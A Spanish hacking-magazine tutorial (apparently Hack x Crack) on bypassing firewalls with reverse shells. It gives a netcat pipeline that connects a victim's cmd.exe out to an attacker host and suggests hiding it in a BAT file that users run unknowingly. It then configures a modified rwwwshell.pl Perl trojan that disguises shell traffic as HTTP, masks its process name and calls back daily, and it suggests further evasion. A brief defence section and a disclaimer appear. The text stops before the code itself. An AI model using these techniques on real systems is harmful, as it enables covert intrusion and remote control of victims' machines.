Veamos como podemos usar el netcat para hacer esto. Para ello necesitaremos tener el netcat en la maquina víctima y en nuestra maquina atacante en el exterior. Supongamos que la IP de nuestra maquina en Internet es 192.168.100.100 (otra dirección inválida ;)).

Revisemos nuestro objetivo: Queremos que la máquina víctima inicie la conexión hacia nuestra maquina atacante y que nos suministre una shell de comandos.

Podemos conseguir esto usando el netcat y el "pipe" (|) del S.O. (Sistema Operativo). Veamos como:

En la máquina atacante (nuestra máquina exterior) abrimos DOS consolas de comandos y escribimos lo siguiente (una instrucción en cada consola):

(En la primera consola) **nc -vv -l -p 80**

(En la segunda consola) **nc -vv -l -p 443**

Ahora tenemos dos consolas abiertas con el netcat escuchando en un puerto distinto en cada una de ellas: el puerto 80 en la primera y el puerto 443 en la segunda.

En la maquina víctima se deberá escribir el siguiente comando:

nc 192.168.100.100 80 | cmd.exe | nc 192.168.100.100 443



Esta secuencia...

Esta secuencia podría ser ejecutada por un fichero BAT (o en cualquier otro lenguaje) oculto o usando cualquiera de las técnicas habituales que hacen que un usuario ejecute algo que no debe sin saberlo...

Bueno, venga

¿Qué estamos diciendo aquí? Veamos:
a) **nc 192.168.100.100 80**: Comenzamos una conexión con el netcat desde la máquina víctima a nuestra máquina exterior, dirigida al puerto 80 (puerto permitido por el cortafuegos)
b) **| cmd.exe**: Con un "pipe" (|) dirigimos la salida del comando anterior al programa cmd.exe. En UNIX (o Linux) sustituir cmd.exe por /bin/sh
c) **| nc 192.168.100.100 443**: Con un nuevo "pipe" (|) dirigimos la salida del comando anterior (cmd.exe) al netcat, pero esta vez apuntando a nuestra máquina exterior al puerto 443 (otro puerto permitido).


El resultado de esto es claro. La máquina víctima se conecta con nosotros a través del puerto 80. En la primera consola de nuestra maquina atacante capturaremos esa conexión y podremos escribir los comandos que queramos ejecutar (por ejemplo "dir c:\")

Este comando se reenviará al programa cmd.exe de la máquina víctima (dado que es la salida de su primer netcat), que lo ejecutará.

A continuación, el resultado se enviará al segundo netcat de la máquina víctima, a través del "pipe" (|), quien a su vez lo dirigirá a nuestra máquina atacante al puerto 443, donde tenemos escuchando nuestro segundo netcat abierto en nuestra segunda consola, en la maquina atacante.

En resumen, desde el punto de vista de nuestra máquina atacante tendremos que ejecutamos comandos en una consola y observamos su salida en la otra.


Desde el punto de vista de la máquina víctima ejecutará comandos mediante una conexión que comenzó ella dirigida al puerto 80 de una máquina externa y devolverá la salida a través de otra conexión que comenzó ella dirigida al puerto 443 de una máquina externa... Ambas conexiones permitidas por el firewall.



¿Qué tenemos? Obviamente una interfaz de comandos con una máquina víctima que está detrás de un firewall de filtrado de paquetes que no nos permitía conectarnos desde el exterior a ninguna máquina del interior.

Seguro que algún espabilado ya se ha dado cuenta de que este método funciona exactamente igual con máquinas detrás de un router que no tienen ningún puerto redirigido

hacia máquinas internas... ¿Os suena de algo? ;-)



En el caso de...

En el caso de que no dispongamos del netcat instalado en la máquina víctima podremos conseguir el mismo resultado mediante el programa telnet.

3.- SEGUNDO ESCENARIO PASO A PASO Y EN TU PC

Todo lo explicado PUEDES PROBARLO EN TU PC haciendo tu mismo de atacante y víctima.

3.1 Activando la Primera consola.

- Te creas una carpeta llamada nc7 (o el nombre que quieras) en tu disco C y metes dentro el netcat (puedes "coger" el netcat de nuestra Web: www.hackxcrack.com, no olvides descomprimirlo ;p).
- Abres una Ventana de Comandos (esto ya lo explicamos una y mil veces en anteriores números) y te metes en el directorio donde acabas de poner el netcat (c:\nc7 en nuestro caso)

```
Símbolo del sistema - nc -vv -l -p 80
C:\Documents and Settings\RUBEN>cd c:\

C:\>cd nc7

C:\nc7>dir
 El volumen de la unidad C no tiene etiqueta.
 El número de serie del volumen es: 1871-9F3A

 Directorio de C:\nc7

12/03/2003  03:57    <DIR>          .
12/03/2003  03:57    <DIR>          ..
28/11/1997  14:48            12.039 doexec.c
09/07/1996  16:01             7.283 generic.h
06/11/1996  22:40            22.784 getopt.c
03/11/1994  19:07             4.765 getopt.h
06/02/1998  15:50            61.780 hobbit.txt
28/11/1997  14:36               544 makefile
03/01/1998  14:37            59.392 nc.exe
12/03/2003  03:56    <DIR>          nc11nt
12/03/2003  03:56            96.561 nc11nt.zip
04/01/1998  15:17            69.081 NETCAT.C
06/02/1998  17:53             6.771 readme.txt
              10 archivos        341.000 bytes
               3 dirs  15.286.145.024 bytes libres

C:\nc7>nc -vv -l -p 80
listening on [any] 80 ...
```

cd c:\nc7

e introduces el comando para obtener La Primera Consola.

nc -vv -l -p 80 (Obteniendo la imagen anterior)



Entendamos...

Entendamos eso de nc -vv -l -p 80
* la opción -vv, por decirlo de forma rápida y sencilla, nos permitirá obtener más información por pantalla de lo que está pasando.
* la opción -l le indica al netcat que debe quedarse escuchando conexiones entrantes.
* la opción -p 80 le indica al netcat en qué puerto debe quedarse escuchando, en este caso el puerto 80.


3.2 Activando la Segunda Consola

- Abrimos otra Ventana de Comandos, nos vamos al directorio del netcat y ejecutamos la orden

nc -vv -l -p 443

Es idéntica a la anterior salvo que esta vez se queda escuchando el puerto 443.

Con esto ya tenemos la parte "atacante" preparada :), ahora vamos a "trabajarnos" a la víctima ;)



3.3 Creamos un fichero BAT que ejecute la "orden"

nc 127.0.0.1 80 | cmd.exe | nc 127.0.0.1 443 y, para quien no tenga ni idea de lo que es un fichero BAT :(... pues venga...
* abrimos nuestro Bloc de Notas (o cualquier otro editor de texto PLANO)
* escribimos la orden **nc 127.0.0.1 80 | cmd.exe | nc 127.0.0.1 443** y lo guardamos en el directorio donde tenemos el netcat (en c:\nc7) con el nombre que quieras, nosotros lo hemos llamado "lanza.txt"
Por cierto, para quien no sepa cómo se introduce

esa barra vertical (no te quejarás no...) pues pulsas la tecla [Alt Gr] + la tecla 1... pero hombre, la del teclado numérico NO!!!, por favor, pulsa la tecla 1 de toda la vida!!! (si te da vergüenza leer esto, imagina lo que siento yo al escribirlo ;p)

* Finalmente, le cambiamos la extensión al fichero lanza.txt transformándolo en lanza.bat ¿Cómo? ¿Qué dices? ¿Qué no puedes ver las extensiones TXT y BAT? NO!!!! NO!!!!! NO!!!!!!!!! Me niego a decirte cómo se activa la visualización de las extensiones en Windows... venga hombre, si realmente no lo sabes investiga un poquito y como último recurso pásate por el foro de Hack x Crack, acumula una buena dosis de valor y pregunta!!! :p


* Ya está todo preparado para el gran momento. Inicia otra ventana de comandos (con esta ya van tres), ves al directorio del netcat (c:\nc7) y ejecuta el fichero lanza.bat

Te aconsejo que tengas las tres Ventanas de Comando a la vista cuando lo hagas ;p

¿Qué ha pasado? Bueno, creo que ya lo explicamos antes, pero por si acaso te has perdido :)

- Las dos ventanas de arriba son las que tendrías en un ordenador (PC ATACANTE)
- La ventana de abajo sería la que tendrías en la víctima (debidamente oculta, claro)

Ahora, por si te quedan dudas de lo que hemos conseguido, ves a la Ventana de Comandos de arriba a la izquierda e introduce un comando, por ejemplo el comando dir c:\. Inmediatamente obtendrás en la Ventana de Comandos de arriba a la derecha el listado de archivos del disco C:



No te cortes, introduce todos los comandos DOS en la Ventana de Comandos de arriba a la izquierda y observa el resultado en la de arriba a la derecha ;p

4.- SEGUNDO ESCENARIO

Ahora supongamos que nuestro firewall dichoso es aun más listo, y nuestro administrador más espabilado. El firewall que tenemos NO SOLO filtra los paquetes de forma que solo se puedan dirigir desde/hacia determinadas IPs y/o puertos. Además, es capaz de validar (mediante una aplicación de tipo proxy o gateway, por ejemplo) que el tipo de tráfico cursado cumple con unas normas básicas de protocolos HTTP, SMTP y POP (que son los servicios que permitíamos en el ejemplo anterior).

Obviamente, nuestras sesiones netcat, con entrada/salida de comandos, no pasarían desapercibidas a tan malévolo ingenio. Detectaría que el tráfico cursado NO cumple el protocolo HTTP (que define la forma en que los navegadores piden páginas a los servidores web, y la forma en que estos responden). Además, ese "peaso" de firewall deja un log que el administrador revisará (ya hemos dicho

que el tío es "espabilao") y tratará de tracear nuestra conexión hacia atrás (y existen formas).

¡Dios mío! ¡Esto es un infierno! Ahora si que nos han vencido... ¿Qué podemos hacer? Tenemos dos opciones:

1.- Echarnos a llorar y dedicarnos a algo más productivo como poner velas a San Clementino.

2.- Crear (o buscar) un troyano que:
a) inicie la conexión desde el interior de la red hacia mi máquina, y no al revés.
b) Me suministre una interfaz de comandos.
c) Lo haga emulando el protocolo HTTP.

Es decir, precisamos un "**reverse shell**" que simule que el tráfico cursado es HTTP (como si se estuviese navegando por un servidor web)

Pues bien... La opción 2 es la que eligió nuestro amigo Van Hauser, y la que trataré de explicar a continuación.

Para ello, partiremos del programa que escribió tan renombrado miembro de THC: rwwwshell.pl. Pero usaremos una versión ligeramente retocada por mí para ilustrar dos cosas:
1.- La sencillez y potencia del lenguaje perl.
2.- El límite a esta técnica lo pone solo la imaginación.

Existe una tercera razón. Cuando probé el programa me cortaba las salidas de ficheros grandes al hacer, por ejemplo, un cat de dichos ficheros (similar al type de windows). Por ello, y como quería ver los ficheros enteros, decidí incluir un par de modificaciones menores ;)

Como expuse...

Como expuse al principio, este programa está diseñado para correr en máquinas UNIX/Linux que tengan el perl instalado (la mayoría de ellas deberían tenerlo).

¿Por qué en Perl? Bueno, hay 3 poderosas razones:
1.- Fue el lenguaje elegido por el autor original porque, según él, "le gusta el perl".
2.- A mi TAMBIÉN me gusta el perl.
3.- Nos introducirá en el conocimiento de la existencia de un lenguaje de programación muy elegante, simple y potente.

Para empezar, podemos hacer una breve introducción al lenguaje perl.

4.1 INCISO POÉTICO... EL LENGUAJE PERL.

¿Qué es Perl? (Extraído de "Perl documentation" (documentación Perl)). "Perl es un lenguaje de programación de alto nivel de orientación ecléctica escrito por Larry Wall y miles de colaboradores. Deriva del lenguaje C y, en menor grado, de utilidades como sed, awk, el shell de UNIX y una docena de otras herramientas y lenguajes. Las facilidades de manipulación de texto, ficheros, procesos y Bases de Datos que nos ofrece perl lo hacen particularmente útil para tareas relacionadas con el prototipado rápido, utilidades de sistema, herramientas software, administración de sistemas, acceso a Base de Datos, programación gráfica, networking y programación de CGIs...




Como se puede deducir de esta definición, Perl es, fundamentalmente, un lenguaje de programación. Podríamos decir que es un lenguaje de programación que se compila en fase de ejecución (algunos prefieren el término "interpretado").

La potencia de perl viene derivada de que, a pesar de ser un lenguaje de muy alto nivel, que nos permite hacer de forma MUY fácil lo que en C nos costaría sudores, nos da un elevado grado de control de funciones de bajo nivel del sistema. No es, obviamente, tan eficiente como C en términos de rendimiento... Pero es mucho más eficiente en términos de productividad, dado que podemos programar mucho más rápidamente utilidades que hagan lo mismo.

Es por ello que se ha hecho muy popular entre Administradores de Sistemas (y entre programadores de CGIs, por qué no decirlo ;)).

¿Por qué debería perder tiempo aprendiendo Perl? En primer lugar... Porque NO es una pérdida de tiempo. Con Perl podrás automatizar rápida y eficientemente tareas rutinarias de administración. Podrás crear procesos por lotes tremendamente potentes de forma rápida. Es Open Source (no tienes que pagar por el compilador/intérprete, ni por las librerías ni por distribuirlo ni...). Podrás programar potentes aplicaciones informáticas orientadas al web, portables y escalables. Por si todo esto fuese poco, si aprendes algo de Perl... PODRÁS ENTENDER EL CÓDIGO DEL PROGRAMA DESCRITO EN ESTE ARTÍCULO ;) ¿Te parece poco? :)

¿Cómo puedo aprender e instalar Perl? Bueno... Mi recomendación es que visites en primer lugar CPAN (www.cpan.org) Desde allí podrás descargarte Perl, así como ver documentación y encontrar enlaces de importancia.



La explicación del lenguaje en sí escapa al objetivo de este artículo. Existen cientos de libros excelentes sobre el tema. Incluso existe un CD de O'Reilly con 6 libros sobre Perl... Un CD excelente, si se me permite decirlo.

¿Cómo es un programa en Perl? Enseguida verás un ejemplo. Baste decir aquí que un programa en perl tiene el aspecto de un script (como los ficheros .bat de Windows o los shell-script de UNIX). Necesita conocer la ruta del intérprete (primera instrucción del script) si se desea ejecutar directamente, o se puede ejecutar si llamamos al programa a través del intérprete (p.ej.: mi_maquina$ /usr/bin/perl mi_programa.pl).



Por convención, Y SOLO por convención, se suele poner la extensión .pl a todos los scripts perl... Pero esto NO es obligatorio.

Perl puede parecer críptico, en un primer acercamiento. De hecho, una experto programador perl utilizará muy pocas líneas de extraño aspecto para codificar un programa... Pero no es mas críptico que C, por ejemplo. También es importante entender el concepto y funcionamiento de las "expresiones regulares" en perl, pues nos darán una potentísima herramienta de trabajo y programación.

Y nada más. Hecho este inciso volvemos al tema que nos ocupa... "¿Podemos engañar al firewall ese de las narices?"

4.2 LA "MAGIA" DEL TROYANO.
Como se ha dicho, esto no es más que un

intento de profundizar en un concepto. Este programa puede ser MUY mejorado para resultar mucho más... útil. Pero creo que ilumina lo que se trata de explicar en estas líneas.

¿Qué hace el troyano?
Este programa opera de forma muy simple. Se trata de un único script escrito en Perl que se usará en modo "slave" (en la máquina víctima) o en modo "master" (en la máquina atacante). Para ello solo se debe correr (ejecutar) el programa indicando en la línea de comandos el parámetro slave o master.

La operativa es simple:
El esclavo tratará de conectarse al maestro cada día a una hora concreta (si se especifica de esa forma). Una vez lograda la conexión la comunicación se establece de la siguiente manera... Veamos un ejemplo:

Sentido: Slave -> master
Contenido: GET /cgi-bin/order?M5mAejTgZdgYOdgIO0BqFfVYTgjFLdgxEdb1He7krj HTTP/1.0

Algo así será lo primero que el esclavo envíe al maestro. Esta línea, emulando una petición normal HTTP en su versión 1.0, lo único que hace es enviar al "master" el prompt del shell del sistema remoto. Es decir, el master mostraría el prompt de una consola shell remota normal y corriente (como si hubiésemos hecho un telnet).

Ahora el master debe responder (obviamente, como en todo tráfico HTTP a una petición sigue una respuesta)
Sentido: Master -> Slave
Contenido: g5mAlfbknz

Esta respuesta no es más que un comando "ls" (como un "dir" de Windows) ejecutado desde el master.

Como habréis visto, el tráfico circula "encriptado"... Ofuscado o codificado sería mas correcto. Se utiliza el sistema de codificación Base 64, muy usado en comunicaciones web y que, por lo tanto, debería pasar desapercibido a un observador casual que estuviese esnifando la conexión. Desde luego, NO es un método de encriptación como tal, aunque MS así lo hiciese creer en su día.



Sí quieres...

Si quieres saber más sobre BASE64, puedes empezar por esta Web: http://www25.brinkster.com/seninx/base64.asp. Entre otras cosas te ofrece el enlace a la RFC1113 y un codificador/decodificador ON-LINE ;)



A continuación el esclavo (slave) o máquina víctima enviaría de nuevo un GET con el listado del directorio actual que le hemos pedido codificado en Base 64... Y así sucesivamente.

¿Qué tenemos? Pues una sesión interactiva en modo comando con una máquina situada detrás de un cortafuegos que, mediante una aplicación "gateway" o "proxy" permite que el tráfico de peticiones sea sólo de tipo HTTP... Sin meterse demasiado en honduras.

El firewall vería al "slave" como si fuese un usuario normal y corriente, "de carne y hueso", usando su navegador para hacer peticiones a un servidor web (navegar) y recibiendo las respuestas de dicho servidor. En los logs se apreciaría EXACTAMENTE lo mismo, dado que

son "peticiones válidas" y "tráfico permitido" toda la comunicación pasaría sin problemas ni alerta a través del sistema de seguridad que montó este Administrador. En realidad, las respuestas del "servidor web" serán los comandos que deseamos ejecutar y las "peticiones del cliente" la salida (el resultado) de dichos comandos.

Pero... ¿Qué pasa si un administrador curioso observa que hay conexiones a una página web nueva o referenciada como IP o, simplemente, que no le suene?... ¿O si alguien os escanea los puertos y trata de conectarse a vuestro puerto 80 donde escuchará el programa en modo master? Pues nada. Para eso se usa una variable de "clave" ($PASSWORD) que, de no ser encontrada por el master en la petición provocará que se devuelva un mensaje de "esa página no se encuentra en este servidor" o el mensaje que prefiráis dar...

¡ESO ES EXACTAMENTE LO QUE BUSCÁBAMOS! Increíble. Un firewall puede ser burlado para permitir la conexión remota...

Modificaciones "autóctonas".
Como dije, introduje algunas modificaciones (muy pequeñas) en el programa de Van Hauser. En primer lugar... Originalmente, solo permitía UN SLAVE cada vez. Ahora puede haber tantos como se desee...

También he incluido una opción de "logging" que permite enviar una sesión a un fichero log, además de verla en pantalla.

Además, he introducido el concepto de "comando interactivo" en el programa. Esto es, se pueden ejecutar determinadas acciones de CONTROL que NO serán ejecutadas como si de un comando se tratase en la máquina atacante... Actualmente solo he implementado 2, para demostrar el concepto (observar el ! delante del comando... Indica que se trata de un comando de control):

!list : Muestra una lista con un identificador único por cada slave conectado actualmente.
!use <id>: Permite conmutar entre slaves. El valor <id> debe ser sustituido por uno de los identificadores únicos que nos muestra el comando !list.

NOTA Para los que quieran "bucear" en el programa...
Tuve que modificar la parte del "master" por las razones que expuse antes:
a) para que pudiese leer toda la información enviada (por el problema que tuve con los archivos de texto largos).
b) para introducir el concepto de "comandos de control".

Podréis comprobar que el acceso a sockets se realiza de una forma distinta. En este caso decidí usar las funciones del módulo IO::Socket para introducir una forma más cómoda de manejar sockets que con las funciones del módulo original Socket utilizadas por Van Hauser...

Para los que quieran "tocar a fondo" el código (sugerencias)...
Cuando me planteé este artículo pensé en incluir un conjunto más amplio de opciones dentro del programa, pero no lo hice por dos razones:
a) La falta de tiempo.
b) No era necesario para ilustrar el concepto.

Sin embargo, una vez incluido el concepto de "comandos de control", hay una serie de ideas que, como ejercicio, podrían resultar de interés. Veamos algunas...

- Que el programa permita el intercambio de ficheros entre la víctima y el atacante. "¿Puede hacerse?" preguntareis... Pues se me ocurre que es prácticamente trivial. ¿Para que está el formato MIME, por ejemplo? ;)
- Que el "master" devuelva una página HTML más compleja (y no el simple mensaje típico

de 404 pagina no encontrada) cuando la petición que recibimos no cumple las reglas de nuestro slave (y por lo tanto la está haciendo un desconocido). Esta página podría parecer que te pide autenticación para entrar en la "colección de fotos familiares" o algo así (eso explicaría el denso tráfico en las peticiones del cliente al servidor... podrían pasar por "uploads" ;)
- También para el caso de peticiones "no adecuadas" (que no vengan del slave), se podría "redirigir" el tráfico hacia un autentico servidor web... Esto haría que pareciese "aún más" que en nuestro puerto 80 hay un servidor web, en el caso de que un administrador quisiese entrar a "fisgonear" ;)
- Incluir una capa SSL para el tráfico... (Adiós BASE 64. Hola querida encriptación ;)).

Todo esto haría de este "programa ejemplo" una curiosa herramienta de seguridad, más potente y difícil de detectar... Y seguro que vuestra calenturienta mente es capaz de imaginar más modificaciones... ¿no? Pues eso, a practicar :)

Y ahora... La gran pregunta: ¿Cómo podemos protegernos de este tipo de ataques?

La respuesta es complicada, dado que no existe una "varita mágica". Aunque el programa original (rwww-shell) pueda ser detectado por antivirus, una modificación en el mismo bastará para que no lo reconozcan.

Un proxy autenticado ayudará, pero no resolverá el problema. El educar a nuestros usuarios es imprescindible a todas luces, aunque en el caso de que el que inyecta el backdoor trabaje en la casa no servirá de nada. Incluso algunos usuarios bien intencionados pasarán por alto nuestras recomendaciones ante un correo jugoso o un link interesante, confiando plenamente en el antivirus (si lo tienen) para sentirse seguros.

Podemos colocar un IDS y revisar los logs buscando conexiones a una misma IP a intervalos "demasiado regulares" y desconfiar de ellos... Aunque si el atacante modifica regularmente la hora diaria a la que se ejecuta el backdoor o dispone de varias IPs entre las que alternar no encontraremos un patrón adecuado.

También podemos "esnifar" regularmente a la búsqueda de comunicaciones HTTP no habituales (p.ej. en las que el cliente envía mensajes muy largos en sus peticiones)... Pero esto no deja de ser pesado y difícil de precisar, podría ayudarnos a detectar un backdoor de estas características.

También, hacernos con algún software que nos permita escanear regularmente los equipos de nuestros usuarios en busca de programas o archivos no instalados por nosotros podría ayudar... pero en el caso de tener muchos PCs seguiría siendo una tarea de titanes (aunque restrinjamos por "tipo de documento", este programa podría tener cualquier extensión y es en texto plano). Herramientas como "tripwire" podrían ser útiles en este contexto, al menos para las máquinas más sensibles...

Buscar algún gateway que sea "más inteligente" y que pueda analizar el contenido de los paquetes HTTP en busca de patrones... No conozco una herramienta así en estos momentos, lo cual no quiere decir que "no exista", of course ;). Además, las herramientas analizadoras de contenido HTTP inciden en el rendimiento de nuestras conexiones web (los usuarios notarán un descenso en la velocidad de navegación). Como siempre, se debe valorar la relación entre seguridad y operatividad según la dinámica de cada empresa concreta.

Como muchas otras veces, lo único que podemos hacer es estar vigilantes, auditar con regularidad nuestros sistemas y estar al loro ante herramientas nuevas que puedan surgir en este aspecto (tanto de ataque como de

defensa)...

4.3. EL PROGRAMA EN SÍ MISMO.

Bien, pasemos ahora al programa en sí. Antes de nada un par de aclaraciones:

1.- No puedo garantizar que funcione con todos los cortafuegos ni con todos los proxys y gateways HTTP. Funciona con los que yo los he probado (no, no pienso decir cuales ;)).

2.- Vuelvo a insistir en la intención de "proof of concept" de este artículo y este programa. Que nadie espere un ejemplo de programación avanzada, ni la octava maravilla del mundo. De hecho, he respetado el programa de Van Hauser tanto como he podido... Eso incluye los "goto's" que el había utilizado.

3.- De nuevo recalcar (ya se que soy pesado... ¿qué pasa?) que este programa, así como este artículo, se han realizado con la idea de mejorar el conocimiento sobre como vuestros sistemas pueden ser atacados con el fin de que podáis estar prevenidos. EN NINGUN caso animo, apoyo, realizo, comulgo ni colaboro con ningún tipo de acto delictivo. Allá cada uno con su conciencia...

Limitaciones

El programa no funciona bien con comandos interactivos (como el vi, por ejemplo o el sqlplus de ORACLE). Se debe usar con comandos que se ejecuten y terminen en una sola pasada, sin pedir mas datos al usuario... Sin embargo, esto no es un problema para aquellos de vosotros que de verdad os empeñéis en hacer algo. Por ejemplo, un sencillo archivo de comandos en shell-script podrá interactuar con cualquier programa que pida datos al usuario (si conocemos la secuencia de respuestas que deseamos dar) . Dicho script podrá después ser ejecutado con el troyano sin problemas y capturar la salida ;)

Configuración

La forma de configurar el programa es muy simple. Se debe editar, con cualquier editor de texto plano (no procesador de textos, OJO) y poner los parámetros adecuados. Veamos como:

Las líneas que comienzan por el carácter "#" son líneas de comentario, NO forman parte del código. Y el programa no las tendrá en cuenta. Es como si no estuviesen... Es una buena forma de habilitar o deshabilitar opciones. Si hay un # delante de una variable, esa variable NO se esta inicializando (es como si no existiese).

Sección de CONFIGURACIÓN GENERAL

```
# configuración general (Salvo para $MASK el
#resto debe ser igual para el master y el slave
#en esta sección
#
$MODE="POST";                    # GET or POST
$CGI_PREFIX="/cgi-bin/orderform";# debe
#parecer un cgi válido...
$MASK="TROYANO_MALO";
# for masking the program's process name
$PASSWORD="MIA";                 # anything,
#nothing you have to remember
# (not a #real "password" anyway)
```

a) Primero vemos la línea $MODE. No entraré en detalles sobre los métodos definidos en HTTP para el intercambio de información con el usuario... Simplemente elegir GET o POST (Por defecto POST).

b) Luego tenemos $CGI_PREFIX. Esta cadena es la que se enviará en la solicitud (emulada) HTTP... Podéis poner lo que mas os guste, siempre que parezca que se hace referencia a un CGI que pudiera ser válido. Por defecto "/cgi-bin/orderform", pero podría ser /cgi-bin/mi_cgi.cgi

c) Luego el parámetro $MASK. Este es importante. Se trata del "nombre" con que aparecerá el programa al hacer un "ps" para ver los procesos activos en la maquina víctima... Lógicamente NO debería llamarse

TROYANO_MALO. Sería mejor algo como "lpd" o "vi" o "/bin/sh/" o cualquier otro nombre que no resulte "cantoso" para un administrador ;)

d) Finalmente la variable $PASSWORD. No es un password real. Se usa solamente para identificar que el intento de conexión se realiza desde el slave que nosotros colocamos, y no se trata de un extraño tratando de ver que hay en el puerto 80 de nuestra maquina atacante. Por defecto "MIA".

Sección de CONFIGURACION PARA EL MASTER

```
# CONFIGURACION PARA EL MASTER
#(Obligatoriamente deben llevarlo igual el
#master y el slave)
#
$LISTEN_PORT=80;       # Puerto en el que
#escuchara (80 necesita permisos de root))
$SERVER="www.mimaquina_atacante.com";
# EL host atacante... vale IP o nombre DNS)
```

a) $LISTEN_PORT. En esta variable ponemos el puerto en el que el master estará a la escucha y al que al slave tratará de conectarse. Por defecto 80.

b) $SERVER. La dirección IP o nombre DNS de nuestra máquina atacante (en la que estamos corriendo el master).

Sección de CONFIGURACIÓN PARA EL SLAVE

```
# CONFIGURACION DEL SLAVE (Solo importa
#para el slave... El situado en la maquina
#atacada)
#
$SHELL="/bin/bash -i";  # Shell a ejecutar...
$DELAY="2";             # Tiempo de espera
#para la salida tras los comandos...
#$TIME="15:58";         # Hora de conexión
#al master (ahora mismo si no se especifica
#una)
#$DAILY="yes";          # Intenta conectarse
#una vez al día si se especifica aquí
#$PROXY="127.0.0.1";        # En caso de
#necesitar un proxy...
#$PROXY_PORT="3128";    # Puerto del proxy
#si lo hay...
#$PROXY_USER="user";      # Nombre del
#usuario para autenticarse en el proxy (si se
#requiere)
#$PROXY_PASSWORD="pass";# password
#$DEBUG="yes";          # Solo para debugging
#$BROKEN_RECV="yes";      # Para AIX &
#OpenBSD, NO para Linux ni Solaris
```

a) $SHELL. EL shell que deseamos ejecutar. Normalmente será /bin/sh

b) $DELAY. El tiempo que esperará el slave a que termine de ejecutarse un comando concreto antes de enviar la salida al master. Es importante notar que por defecto está en 2 segundos... pero si vamos a ejecutar un script largo en la máquina atacada o similar deberemos aumentar este tiempo para evitar problemas.

c) $TIME. Hora a la que el programa iniciará la conexión. Si se omite (o se comenta como está por defecto) el programa slave tratará de iniciar la conexión al ejecutarlo.

d) $DAILY. Importante... Si queremos que el programa trate de conectarse todos los días deberemos descomentar esta línea (por defecto comentada)... Lo hará a la hora especificada en $TIME, que deberá colocarse a un valor adecuado. Si no descomentamos esta línea, el programa NO se conectará todos los días.

e) $PROXY ... $PROXY_PASSWORD: Variables importantes en caso de que la conexión al exterior desde la maquina atacada se realice a través de un proxy... el usuario y el password se especificarán si dicho proxy es autenticado

f) $DEBUG. Saca en pantalla información sobre lo que va haciendo el programa... Solo durante el tiempo de depuración (Es demasiado cantoso sobre todo en el slave ;))

g) $BROKEN_RECV... Para solucionar un problema con los AIX y OPENBSD en el manejo de sockets. No se necesita en otros UNIX (ni en LINUX)

Como vemos, el slave solo necesita OBLIGATORIAMENTE que definamos las

variables $SHELL y $DELAY para probarlo. El resto son opcionales en función de lo que queramos hacer y de la tipología de la red (en el caso de las variables relacionadas con el PROXY).

Y nada más. Una vez editadas estas líneas y modificado el valor de las variables que debáis modificar (tal y como se ha explicado mas arriba) solo deberéis ejecutar el programa en modo slave en un ordenador remoto y en modo master en el vuestro (o ambos en el mismo si tenéis una red loopback definida)...

OJO. Es importante que el "master" este activo y escuchando ANTES de que el slave trate de conectarse. De lo contrario... El slave cerrará su conexión y no volverá a intentarlo hasta el día siguiente (si se ha puesto "yes" en la variable $DAILY, claro y descomentado la línea tal como se explicó).

Ejecución...
Si ejecutas el programa sin argumentos, saca una línea indicando la sintaxis que debes utilizar:

usar: rws master|slave [-l [directorio_log]

El primer parámetro es obligatorio y podrá ser "master" o "slave" (sin comillas, plz ;)). El segundo parámetro es opcional. Indica que se creará un fichero de log con la sesión actual (siempre en el master, NUNCA en el slave)... Si no se indica un "directorio_log" el fichero se creará en el directorio actual.

El código completo del programa.
Recordad que la primera línea del programa hace referencia al PATH (camino) absoluto y completo en el que se encuentra el intérprete de Perl (p.ej. /usr/bin/perl), necesario para ejecutarlo.

